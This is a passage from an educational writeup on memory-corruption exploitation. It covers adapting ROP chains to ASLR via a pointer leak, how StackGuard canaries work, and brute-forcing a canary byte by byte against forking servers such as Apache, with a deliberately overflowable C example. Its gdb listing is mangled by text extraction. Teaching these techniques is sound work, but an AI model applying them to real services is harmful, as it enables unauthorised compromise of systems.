Our previous exploit can be adapted as follows. First, manage to leak a pointer somehow, which enables you to calculate the address offset introduced by ASLR. Augment your ROP chain to take the offset into account. Run the exploit. Since this is rather simple and we already gave an example how to calculate the offset, we would like to leave this as an exercise for the reader.

Manipulate the target file used in the ROP example to print the address of printf first, then read in the payload via stdin. This way you can first simulate a leaked pointer, adapt the ROP chain and run it. Double check the distances between functions in the libraries, they may differ with the ones used in this writeup.

9 StackGuard

DEP can be fooled by ROP and ASLR is rendered useless with a simple info leak. Something else is required at this point. Thinking back, the original problem emerged from manipulating the return address located on the stack. Two (additional) counter mechanisms were introduced going by the names Stack-Guard and StackShield. We will take only a look at StackGuard and one relatively common scenario to break it, but there is a comprehensive article [3] on phrack¹⁵ describing and breaking both mechanisms.

The general idea behind StackGuard is to place *something* before the return address which *guards* against overwriting the return address via a buffer overflow. This *something* is known as a canary and comes in different forms.

Terminator A terminator canary contains a sequence of commonly used terminator symbols (like null, EOF, linefeed, ...) to *terminate most* string operations before they would change the return address.

¹⁵http://phrack.org/

Random A random canary is chosen at program start, stored *somewhere save* and pushed into the stack upon function calls. The canary on the stack is checked against the one stored before executing the return instruction. The program is terminated upon mismatch. With this setup an attacker has to know the canary in order to overwrite the return address. Since it is chosen at random during program start, an attacker cannot reliably reproduce the same canary in his cloned setup.

In our case the original canary will be stored in one of the segment registers 16.

There is also the random XOR canary which XORs the (stored) random canary with the return address before placing it on the stack. "This is effectively encryption of the return address with the random canary of this function." [3]

The practical approach is taken next by looking at the stack frame of a vulnerable function when compiled without -fno_stack_protector.

```
#include <stdio.h>
                                                   > gcc -g -o vuln vuln.c
                                                                                                > # no need to compile again
                                                   > gdb -q ./vuln
                                                                                                > gdb -q ./vuln
                                                                                          2
                                                   (gdb) break 6
                                                                                                (gdb) break 6
       void fun(void) {
           char buf[8] = {0};
           fgets(buf, 256, stdin);
           /* break point */
                                                   (gdb) run
                                                                                                (gdb) run
           puts(buf):
                                                                                                BBBBBBB
                                                                                                Breakpoint 1, fun () at vuln.c:7
      int main(int argc, char *argv[]) {
                                                   Breakpoint 1, fun () at vuln.c:7
11
           fun();
                                                               puts(buf);
                                                                                                             puts(buf);
12
           return 0;
                                            12
                                                                                         12
13
                                            13
                                                   (gdb) show-stack
                                                                                         13
                                                                                                (gdb) show-stack
                                            14
                                                                                         14
                                                                                                0xbffff540: 0x00000003
                                                   0xbffff540: 0x00000003
                                            15
                                                                                         15
                                                   0xbffff544: 0x41414141 (buf)
                                                                                                0xbffff544: 0x42424242 (buf)
                                                   0xbffff548: 0x0a414141
                                                                                                0xbffff548: 0x0a424242
                                            17
                                                                                         17
                                            18
                                                   Oxbfffff54c: Oxe141de00 (CANARY)
                                                                                         18
                                                                                                0xbffff54c: 0x66bbf600 (CANARY)
                                            19
                                                       (padding)
                                                                                         19
                                                                                                    (padding)
                                                       (padding)
                                                                                                    (padding)
                                            20
                                                                                         20
                                                   0xbffff558: 0xbffff568 (Saved RBP)
                                                                                                0xbffff558: 0xbffff568 (Saved RBP)
                                            21
                                                   0xbffff55c: 0x0804852d (Saved RIP)
                                                                                                Oxbffff55c: 0x0804852d (Saved RIP)
                                            23
                                                                                         23
```

Listing 11: Examining the canary as generated by GCC

As can be seen in listing 11 the buffer was not filled beyond its capacity to examine the canary located in the same stack frame. A script created by Daniel Walter¹⁷ has been adapted slightly to display the stack together with some annotations. Using "AAAAAAA\n" and "BBBBBBB\n" makes the buffer clearly visible in lines 16 and 17. The canary can be observed in line 18.

The canary itself is composed of a terminator (null) followed by a random sequence of 3 B. This sequence changes very time the program is run. Feeding more data to the buffer and overflowing it this way yields termination of the program. Note that puts is still executed, the termination happens just before the return of fun.

```
> echo AAAAAAADEADBEEF | ./vuln
AAAAAAADEADBEEF

*** stack smashing detected ***: ./vuln terminated
Aborted (core dumped)
```

9.1 Server Worker Paradigm

Of course there are multiple paths available when trying to break the StackGuard mechanism, as mentioned in [3]. We will now have a look at the common server worker paradigm. Listing 12 shows how that paradigm looks like from a task monitors view. The server / daemon (here apache2) is started with root privileges in order to listen on a *privileged* port. After the initialization has been compiled the server

 $^{^{16}} https://en.wikipedia.org/w/index.php? title=X86_memory_segmentation \& oldid=697253060 \ see \ \textit{Later developments} \ and the property of the property$

¹⁷http://0x90.at/post/gdb-stack-script

forks itself multiple times to create a set of workers. In this example the workers drop their root privileges right away by changing their current user to www-data. But our focus is not on the privileges but the problem introduced by fork with respect to the StackGuard.

```
> ps auxf
root
        1153 0.0 5.4 255364 27256 ?
                                            Jan18
                                                  0:21 /usr/sbin/apache2 -k start
www-data 17939 0.0 3.7 256500 18984 ?
                                            06:25
                                                  www-data 17940 0.0 4.6 257564 23456 ?
                                            06:25 0:00 \_ /usr/sbin/apache2 -k start
www-data 17945 0.0 2.5 256076 13072 ?
                                                  0:00 \_ /usr/sbin/apache2 -k start
                                       S
                                            06:25
www-data 17947 0.0 4.6 257764 23336 ?
                                            06:25
                                                  0:00 \ /usr/sbin/apache2 -k start
www-data 18024 0.0 4.3 257604 22020 ?
                                                   0:00 \_ /usr/sbin/apache2 -k start
www-data 18691 0.0 4.5 257796 22832 ?
                                            09:57
                                                   0:00 \_ /usr/sbin/apache2 -k start
www-data 19270 0.0 4.3 257556 22132 ?
                                            13:55
                                                  0:00 \_ /usr/sbin/apache2 -k start
www-data 19271 0.0 4.0 257008 20308 ?
                                            13.55
                                                  www-data 19272 0.0 4.8 259136 24592 ?
                                        S
                                            13:55
                                                  0:00
                                                       www-data 19273 0.0 2.2 255592 11320 ?
                                                  0:00 \_ /usr/sbin/apache2 -k start
                                            13:56
         . . .
```

Listing 12: Server worker paradigm from the view of a task monitor

Many things are copied¹⁸ over to the new process when using fork. The canary is copied too (more details at [6]). Together with the fact¹⁹ that the server will fork itself again if one of its workers dies or crashes to keep the worker pool at its configured sized.

An attacker will be able to guess the *same* canary multiple times since the server will keep spawning workers if they crash — even due to a stack smash. The attacker receives information about whether his guess was correct or not by whether his connection has been terminated. And now to the meat of this method.

Have a look at listing 11 again and reexamine the canary. While occupying 4 B only 3 of them are random — first byte acts as a terminator. We have already seen via previous examples that a buffer overflow often allows writing to consecutive memory byte by byte. Putting this information together yields following upper bound for brute forcing a canary in the described scenario:

$$\implies$$
 2⁸ × 3 = 768 guesses at most on 32 bit
 \implies 2⁸ × 7 = 1792 guesses at most on 64 bit

Again, this is just *one* of many different ways to work around the StackGuard mechanism. Depending on your operating system's and compiler's implementation this may or may not work. We encourage the reader to try this technique locally with a minimal example. Running the exploit multiple times and recording the runtime (number of guesses) may be of interest.

¹⁸Actually referenced utilizing a copy-on-write method

¹⁹We assume that the server wants to maintain a maximum of availability

10 Control Flow Integrity (CFI)

11 Other Architectures

12 Conclusion

References

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